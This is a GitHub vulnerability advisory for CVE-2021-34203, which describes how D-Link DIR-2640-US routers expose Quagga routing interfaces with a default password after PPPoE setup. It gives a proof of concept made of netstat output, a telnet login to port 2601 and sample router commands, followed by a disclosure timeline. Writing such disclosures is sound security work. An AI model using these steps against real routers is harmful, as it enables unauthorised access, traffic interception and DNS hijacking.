liyansong2018 / **CVE** Public

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liyansong2018 D-Link 2640 Backdoor ... on Jun 13, 2021 **History**

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images	last year
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README.md

Config Error on D-Link Devices

Overview

- **CVE ID**: CVE-2021-34203
- **Type**: Incorrect Access Control
- **Vendor**: D-LINK (https://www.dlink.com/)
- **Products**: WiFi Router, such as DIR-2640-US.
- **Version**: Firmware (1.01B04)
- **Fix**: None

Severity


Critical 9.4 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Description

Router ac2600 (dir-2640-us), when setting PPPoE, will start quagga process in the way of whole network monitoring, and this function uses the original default password and port. An attacker can easily use telnet to log in, modify routing information, monitor the traffic of all devices under the router, hijack DNS and phishing attacks. In addition, this interface is likely to be questioned by customers as a backdoor, because the interface should not be exposed.

How to Reproduce (POC)

In the network configuration phase, PPPoE is selected to connect to the network.



Please select your Internet connection type below:

○ **DHCP Connection (Dynamic IP Address)**

Choose this option if your Internet connection automatically provides you with an IP Address. Most Cable Modems use this type of connection.


● **Username/Password Connection (PPPoE)**

Choose this option if your Internet connection requires a username and password to get online. Most DSL modems use this type of connection.

○ **Static IP Address Connection**

Choose this option if your Internet Service Provider provided you with IP Address information that has to be manually configured.

No matter the router successfully connects to the network, the router will open the following ports for the whole network monitoring.



```
admin@dlinkrouter:~# netstat -nlptu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:49152           0.0.0.0:*               LISTEN      1010/lighttpd
tcp        0      0 0.0.0.0:2601            0.0.0.0:*               LISTEN      5740/zebra
tcp        0      0 0.0.0.0:2602            0.0.0.0:*               LISTEN      5745/ripd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1010/lighttpd
tcp        0      0 192.168.0.1:53          0.0.0.0:*               LISTEN      5507/dnsmasq
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      1010/lighttpd
tcp        0      0 :::2601                 :::*                    LISTEN      5740/zebra
tcp        0      0 :::2602                 :::*                    LISTEN      5745/ripd
tcp        0      0 :::80                   :::*                    LISTEN      1010/lighttpd
tcp        0      0 :::443                  :::*                    LISTEN      1010/lighttpd
udp        0      0 0.0.0.0:520             0.0.0.0:*                           5745/ripd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           946/nl_server
udp        0      0 0.0.0.0:45735           0.0.0.0:*                           1053/ntpclient
udp        0      0 192.168.0.1:53          0.0.0.0:*                           5507/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           5507/dnsmasq
udp        0      0 0.0.0.0:35667           0.0.0.0:*                           950/mDNSResponder
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           950/mDNSResponder
udp        0      0 0.0.0.0:5355            0.0.0.0:*                           946/nl_server
udp        0      0 :::34079                :::*                                950/mDNSResponder
udp        0      0 :::5353                 :::*                                950/mDNSResponder
udp        0      0 :::5355                 :::*                                948/nl_server
```

Then, we can easily log in to quagga with the default password.

```
$ telnet 192.168.0.1 2601
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

Hello, this is Quagga (version 1.1.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
Router>
```

Show running system information

```
Router# show interface
Interface br0 is up, line protocol is up
  Link ups:       1  last: Thu, 10 Oct 2019 14:51:39 -0400
  Link downs:     0  last: (never)
  vrf: 0
  index 14 metric 0 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  Type: Ethernet
  HWaddr: 52:54:00:12:34:58
  inet 192.168.0.1/24 broadcast 192.168.0.255
  inet6 fe80::5054:ff:fe12:3458/64
Interface br1 is up, line protocol is up
  Link ups:       1  last: Thu, 10 Oct 2019 14:51:39 -0400
  Link downs:     0  last: (never)
  vrf: 0
  index 15 metric 0 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  Type: Ethernet
  HWaddr: ee:91:50:32:0e:85
  inet6 fe80::ec91:50ff:fe32:e85/64
Interface br2 is up, line protocol is up
  Link ups:       1  last: Thu, 10 Oct 2019 14:51:39 -0400
  Link downs:     0  last: (never)
  vrf: 0
  index 16 metric 0 mtu 1500
  flags: <UP,BROADCAST,RUNNING,MULTICAST>
  Type: Ethernet
  HWaddr: 9e:67:f0:a5:f6:88
  inet6 fe80::9c67:f0ff:fea5:f688/64
Interface br3 is up, line protocol is up
  Link ups:       1  last: Thu, 10 Oct 2019 14:51:39 -0400
```

Clear stored data

```
Router# clear
% Command incomplete.
```

Write running configuration to memory, network, or terminal

```
Router# write
Configuration saved to /tmp/zebra.conf
```

Of coures, there are many things we can do, such as changing the password, configuring the log, and so on.

Disclosure Timeline

- 9-Feb-2021 Discoverd the vulnerability
- 9-Feb-2021 Responsibly disclosed vulnerability to vendor
- 10-Feb-2021 D-Link PSIRT would raise to R&D
- 31-Mar-2021 D-Link R&D was investigating the report

- 2-Jun-2021 Requested for CVE-ID assignment
- 10-Jun-2021 CVE-ID Assigned
- 13-Jun-2021 Notified CVE about a publication